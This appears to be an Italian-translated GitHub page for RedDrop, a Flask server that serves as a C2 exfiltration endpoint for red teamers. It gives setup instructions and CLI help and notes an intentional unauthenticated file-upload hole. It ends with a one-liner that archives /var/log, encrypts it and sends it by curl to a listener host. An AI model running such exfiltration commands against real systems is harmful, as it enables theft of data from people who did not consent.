
 cyberbutler/reddrop
Server web Python Flask per catturare, elaborare e registrare payload codificati/cifrati e archivi tar, progettato per penetration tester e red teamer come endpoint di esfiltrazione C2.


Guarda il post del blog MaverisLabs qui!
RedDrop Exfil Server è un server web Python Flask per penetration tester, red teamer e professionisti della sicurezza che offre:
Questo software è inteso come un endpoint C2 rudimentale per catturare dati di richieste web in vari scenari. Alcuni esempi possono includere:

Questo progetto è ancora in sviluppo e alcune funzionalità potrebbero presentare bug. Se incontri problemi, apri un Issue!
Questo software non dovrebbe essere lasciato accessibile genericamente a Internet. È costruito con quella che alcuni potrebbero considerare una vulnerabilità di caricamento file arbitrario intenzionale, e accetterà e salverà file sul disco locale senza autenticazione. È necessario prestare la dovuta attenzione per garantire che il sistema su cui questo software è distribuito sia adeguatamente protetto. Alcuni consigli:
mkdir uploads logs
docker run --rm -t -v "$PWD/uploads:/reddrop/uploads" -v "$PWD/logs:/reddrop/logs" -p "80:80" --name reddrop cyberbutler/reddrop -h
pip install --user pipenv
pipenv install
pipenv shell
python reddrop-server.py -h
python reddrop-server.py -h

     A Webserver for File and Data Exfiltration.
        Author: @cyberbutler/@thecyberbutler

optional arguments:
  -h, --help            show this help message and exit
  --host HOST, -H HOST  The host IP Address to bind to (default:
                        0.0.0.0)
  --port PORT, -P PORT  The port to bind to (default: 80)
  -c CONFIG, --config CONFIG
                        YAML config file path (default: None)
  --dump-config         Dump the configuration settings as YAML
                        (default: False)
  --debug               Enable Flask's Debug Mode (default: False)
  -p {hex,openssl-aes256-pbkdf2,gzip,b64}, --processor {hex,openssl-aes256-pbkdf2,gzip,b64}
                        Specify a processor to use. This flag can
                        be used more than once to define multiple
                        process_list functions. Use this flag in
                        the order in which you wish to process
                        received data (default: [])
  -A, --auto-process, --no-auto-process
                        Automatically run processors based on
                        detected data. This option is enabled by
                        default, but should be disabled (--no-
                        auto-process) when you receive output you
                        don't expect. Such as in the case of
                        Base64 decoding being run on output that
                        is not Base64 encoded. Instead, force the
                        process with the `-p` flag. (default:
                        True)
  --auto-extract-tar, -x
                        Auto extract TAR archives received by the
                        server. (default: False)
  --encryption-password PROCESSOR_ARGUMENTS.OPENSSL-AES256-PBKDF2.PASSWORD
                        The password used to decrypt/encrypt.
                        (default: EncryptMe)
  -r AUTHORIZATION_RULES, --authorization_rules AUTHORIZATION_RULES
                        Specify an Authorization Rule to deny
                        requests which do not match the provided
                        Key and Regex value pair. Specified as
                        <Key>=<Regex>. (default: None)
  -t TAGS, --tag TAGS   Tag data received during this session in the logs as well as the directory files are uploaded to. Example:
                        -t log4j -t acme.org (default: None)
  --tls-keyfile GUNICORN.KEYFILE
                        Enables TLS Support. (Production Only) The path to a TLS key file (default: None)
  --tls-certfile GUNICORN.CERTFILE
                        Enables TLS Support. (Production Only) The path to a TLS cert file (default: None)

Far more configuration options exist which must be specified in Environment Variables, use `--dump-config` to see all of the options
Esistono molte altre opzioni di configurazione che devono essere specificate nelle variabili d'ambiente, usa --dump-config per vedere tutte le opzioni.
tar cz /var/log | base64 | xxd -ps | gzip | openssl enc -aes-256-cbc -pass 'pass:EncryptMe' -e -a -pbkdf2 | curl 172.17.0.1$PWD -F 'logs=@-' -F "listing=`ls -al * | gzip | base64`"